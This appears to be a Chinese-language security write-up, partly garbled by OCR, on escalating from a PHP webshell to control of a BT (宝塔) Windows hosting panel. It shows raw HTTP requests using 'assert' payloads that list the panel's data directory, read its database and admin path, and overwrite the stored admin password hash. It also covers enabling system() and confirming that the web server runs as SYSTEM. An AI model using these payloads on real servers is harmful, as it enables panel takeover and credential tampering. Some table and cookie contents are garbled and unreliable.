



# 宝塔 Windows 面板配置错误

## 1. 查看当前安装宝塔面板版本：



## 2. 编写测试文件 test.php 内容为常见一句话木马形式。



## 3. 读取面板 data 目录：

```
POST /test.php HTTP/1.1
Host: 192.168.1.100
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: order=id%20desc; memSize=16383; force=0; backup_path=D:\3A\backup; sites_path=D:\3A\wwwroot; uploadSize=1073741824; rank=a; aceEditor=789622f6e4Size%2N3AN%212pw%22%2C%22theme%2N3AN%22monokai%2N7D; BT_PANEL_6=8ca0b24d-1822-4b4e-846c-c7f87cb2982.c18N46y50Cvcy6C2f9Tt5ZMYWw87c; request_token=9744769a1117bc18e7f214086718260; serverType=nginx; pnull=2; SetName=; Path=D:\3A\wwwroot
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 51

a=assert&b=print_r(scandir('D:\3A\panel\data'))
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 04 Jan 2020 09:19:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33
Content-Length: 703

Array
(
    [0] => .
    [1] => ..
    [2] => 404.html
    [3] => admin_path.pl
    [4] => check.zip
    [5] => default.db
    [6] => default.pl
    [7] => defaultDoc.html
    [8] => domain.conf
    [9] => edate.pl
    [10] => first.setup
    [11] => lplist.txt
    [12] => libList.conf
    [13] => limitip.conf
    [14] => login_token.pl
    [15] => menu.json
    [16] => mysql
    [17] => node.json
    [18] => panel.version
    [19] => panelExec.log
    [20] => phpLib.win
```

## 4. 读取用户名和 MD5 密码

```
a=assert&b=print_r(file_get_contents('D:\BtSoft\panel\data\default.db'))
```

|        |       |
|--------|-------|
| 'type' | TEXT, |
|--------|-------|

```
a=assert&b=print_r(file_get_contents('D:\BtSoft\panel\data\admin_path.pl'))
```

/bsjsec2019

```
a=assert&b=print_r(file_put_contents('D:\BtSoft\panel\data\default.db',str_replace('b17ecdcd10108c06bc4b736ce6740cce','25d5ad283aa400af464c76d713c07ad',file_get_contents('D:\BtSoft\panel\data\default.db'))))
```

24576


```
a=assert&b=print_r(file_get_contents("D:\BtSoft\panel\data\default.db"))
```

```


    id INTEGER PRIMARY KEY AUTOINCREMENT,
    `title` TEXT,

```

8. 登录确认



9. 修改 PHP 配置，启用 system 查看网站权限



10. 查看启动用户

|               |     |                 |    |         |   |                                   |
|---------------|-----|-----------------|----|---------|---|-----------------------------------|
| ldbr.exe      | *32 | SYSTEM          | UU | 1b,42U  | K | ULL                               |
| LogonUI.exe   |     | SYSTEM          | 00 | 6,296   | K | Windows Logon User Interface Host |
| lsass.exe     |     | SYSTEM          | 00 | 6,064   | K | Local Security Authority Process  |
| lsmd.exe      |     | SYSTEM          | 00 | 2,672   | K | 本地会话管理器服务                         |
| msdtc.exe     |     | NETWORK SERVICE | 00 | 3,036   | K | Microsoft 分布式事务处理协调器服务            |
| mysqld.exe    |     | SYSTEM          | 00 | 152,512 | K | mysqld.exe                        |
| nginx.exe     | *32 | SYSTEM          | 00 | 16,596  | K | nginx.exe                         |
| nginx.exe     | *32 | SYSTEM          | 00 | 16,656  | K | nginx.exe                         |
| nginx.exe     | *32 | SYSTEM          | 00 | 16,600  | K | nginx.exe                         |
| nginx.exe     | *32 | SYSTEM          | 00 | 16,580  | K | nginx.exe                         |
| nginx.exe     | *32 | SYSTEM          | 00 | 1,448   | K | nginx.exe                         |
| nginx_serv... |     | SYSTEM          | 00 | 1,168   | K | nginx_server.exe                  |
| php-cgi.exe   |     | SYSTEM          | 00 | 4,940   | K | CGI / FastCGI                     |
| php-cgi.exe   |     | SYSTEM          | 00 | 4,952   | K | CGI / FastCGI                     |
| ProcessMan... |     | SYSTEM          | 00 | 2,976   | K | ProcessManager.exe                |
| python.exe    |     | SYSTEM          | 00 | 13,744  | K | Python                            |
| python.exe    |     | SYSTEM          | 00 | 51,024  | K | Python                            |
| rdpclip.exe   |     | Administrator   | 00 | 1,748   | K | RDP Clip 监视程序                     |

11. 经测试启动 IIS 时用户为网站权限，无法访问宝塔配置目录。但可以访问 PHP 配置目录，修改 PHP.ini 配置文件。启动 Nginx 和 Apache 时权限为 system 可访问宝塔 data 目录。